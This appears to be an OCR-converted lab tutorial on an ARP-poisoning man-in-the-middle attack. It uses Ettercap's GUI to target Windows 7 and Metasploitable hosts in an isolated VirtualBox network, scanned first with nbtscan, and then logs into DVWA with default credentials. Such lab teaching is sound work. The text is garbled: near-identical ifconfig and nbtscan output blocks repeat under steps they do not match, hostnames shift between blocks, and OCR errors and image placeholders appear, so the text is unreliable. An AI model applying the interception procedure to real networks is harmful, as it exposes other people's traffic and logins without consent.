
[root@kali]~/.home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown> 0a:00:27:00:00:15
192.168.56.103 WINDOWS-10-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied


[root@kali]~/.home/kali]
#
```

Step 2: Then go to the tools of Kali and search for **ettercap-graphical**. Click on the **ettercap-graphical**.




Step 3: Enter the password of Kali Linux for authentication.







Step 4: After the Ettercap GUI has been launched, on the top we can see the tick mark click on that icon.



Step 5: Click on 3 dots, select Hosts and then select Scan for hosts. Then select the Hosts list option to get the lists of the hosts.



```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::9eb3:68c2:2e79 prefixlen 64 scopeid 0x10<ether>
                      ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                        RX packets 122 bytes 19278 (18.8 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 788 bytes 49904 (48.7 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1000 (Local Loopback)
                        RX packets 129 bytes 13462 (13.1 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 129 bytes 13462 (13.1 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 coll

(root@kali):~/home/kali
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MMC1U8 <server> <unknown>
192.168.56.103 WIND0W$-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendo failed: Permission denied

(root@kali):~/home/kali
# 

```

Step 6: Click on the Add to Target 1 and then select the IP address of windows7, Then click on Add to Target 2 then select the IP address of Metasploitable.

```



root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::9eb3:68c2:2e79 prefixlen 64 scopeid 0x10<ether>
                      ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                        RX packets 122 bytes 19278 (18.8 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 788 bytes 49904 (48.7 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1000 (Local Loopback)
                        RX packets 129 bytes 13462 (13.1 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 129 bytes 13462 (13.1 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 coll

(root@kali):~/home/kali
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MMC1U8 <server> <unknown>
192.168.56.103 WIND0W$-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendo failed: Permission denied

[root@kali]:~/home/kali
# 

```

Step 7: Then click on the globe symbol on the top right corner and then select ARP poisoning, keep the default settings as it is and click on ok.



```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::9eb3:1f6a:68c2:2e79 prefixlen 64 scopeid 0x10<link>
                      ether 08:00:27:b1:9d:67 txqueuelen 1000  (Ethernet)
                        RX packets 122 bytes 19278 (18.8 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 788 bytes 49904 (48.7 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1000  (Local Loopback)
                        RX packets 129 bytes 13462 (13.1 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 129 bytes 13462 (13.1 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown>
192.168.56.103 WINDOWS7-PC <server> <unknown>
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE
192.168.56.255 Sendto failed: Permission denied

[root@kali]# 

```

Step 8: Login to Metasploitable then send ping message to windows7 using the command ping 192.168.56.103 to see whether windows7 is active or not then stop the ping messages. Now open windows7 then goto firefox and type the IP address of the metasploitable in the address bar then click enter. Then click on DVWA and login by entering username as admin and password as password.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::9eb3:1f6a:68c2:2e79 prefixlen 64 scopeid 0x10<link>
                      ether 08:00:27:b1:9d:67 txqueuelen 1000  (Ethernet)
                        RX packets 122 bytes 19278 (18.8 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 788 bytes 49904 (48.7 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1000  (Local Loopback)
                        RX packets 129 bytes 13462 (13.1 kB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 129 bytes 13462 (13.1 kB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[root@kali]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address NetBIOS Name Server User
192.168.56.1 LAPTOP-98MNC1U8 <server> <unknown> 0:00:27:00:00:15
192.168.56.103 WINDOWS7-PC <server> <unknown> 0:00:27:9e:37:29
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 0:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

